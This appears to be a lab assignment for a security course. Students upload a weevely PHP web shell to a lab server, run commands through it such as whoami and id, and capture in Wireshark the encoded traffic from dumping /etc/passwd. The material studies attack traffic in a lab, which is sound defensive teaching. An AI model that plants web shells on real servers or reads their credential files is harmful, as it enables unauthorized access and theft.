Deliverable 1. Provide a screenshot that shows the relevant tcp stream similar to the one below. Create a capture filter on port 80 when you do so.

Deliverable 2. Investigate weevely (a tool in kali). Create a php agent that is uniquely named, upload the agent to pippin and carry on a session similar to the one shown in the screenshot. Provide a screenshot of your session


```
┌──(champuser㉿kali)-[~]
└─$ weevely http://10.0.5.25/upload/Dave3.php

[+] weevely 4.0.1

[+] Target:      10.0.5.25
[+] Session:     /home/champuser/.weevely/sessions/10.0.5.25/Dave3_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whomai
sh: whomai: command not found
pippin:/var/www/html/upload $ whoami
apache
pippin:/var/www/html/upload $ id
uid=48(apache) gid=48(apache) groups=48(apache)
pippin:/var/www/html/upload $
```

Deliverable 3. Provide a screenshot similar to the one below that displays the encoded tcp stream from a weevely dump of /etc/passwd. Make sure to use a capture filter of port 80, to limit traffic.

Wireshark · Follow TCP Stream (tcp.stream eq 1) · eth0

Host: 10.0.5.25
User-Agent: Mozilla/5.0 (X11; U; FreeBSD i386; en-US; rv:1.7.5) Gecko/20041114 Firefox/1.0
Connection: close

c>BKmtV:8!
i4agGY5aa765d61d83Tfo5r6Jps0I5ZuQ7ivdFOEBrllvqwqHgkwqftbyExqNGtxPWZT0XMmDuZlZfTmSWU7y6JDeKl
7IfL45LWBTQ7RByX3ipY3J+AQJiW8+Yi5bGZfUKf3E27deb882cf99l6SX;;g9L~MKc8q4HTTP/1.1 200 OK
Date: Sun, 26 Mar 2023 18:16:56 GMT
Server: Apache/2.4.6 (CentOS) PHP/7.3.31
X-Powered-By: PHP/7.3.31
Content-Length: 784
Connection: close
Content-Type: text/html; charset=UTF-8

GPqB6tNl4lURedVY5aa765d61d83TfpR8D7x6EI55usXaTxTKdlCgac4WAj/
i4r6KrB9M3lXHfY7YkSouWJkk+2qQytrSAYVb/
9SshznUwDjSSpQWV+0BlvPIzIVPGsBdmTsbQ+Rj3PZgS8b4XljWVJB8kLuHuYCECgyEAXTLmBy89fzDlwrde3r1PUqF
0v7JBy2LsIObg/OkHQiI06Ds00TEPLai0RHV3xAiC+bYBJVZFazM0jiRAbGuxtjXQ5ttctc9/
TZI0SiaaSxE63eJlKeDPyraKYJN6FAarNH25KtR/
BEBmNxwFUD5flP6Mvd67x89n0aOr6CEdqjQ51aIgk5oJzSU9lzHSxFSiiSaXaVdE7xp411SgY8pg0Zv5HQTb37Vd9lJ
LPDLhsIg3T8JoFztCYSN2lI5c3/
hCSroPQHD3tvIcRS8bXbgdWooq6FkfMrv8JiR5oIw7RAgyDK36jHIO9BVgWmuMfqxxvg1+KFPQaO66h0JV5xRKT+hj5
H/2mGpI/
1o7+z2oFCFc1ERQ1drJx9xfrBcoagvoVk7GrYGwIqNrOG8YWTUN5DoWtjdppfaFwpoXsok33W0zMJioHpDUMkkjlrJ7
yySPaGTR/xOzioZBCDNAP1L9tOqnJGEeaRx+UptURUTc8HNSQJ9H7JWT32OSA99nKUlORssDlmfOM1h25U1zGTYEBg/
10IWWeJ2Z3Xu5gO91TVJMOciVxrFI0/OVpbxtHnOUVPUd5LovtgaIEq93iLcYulzGkvW6+X27deb882cf99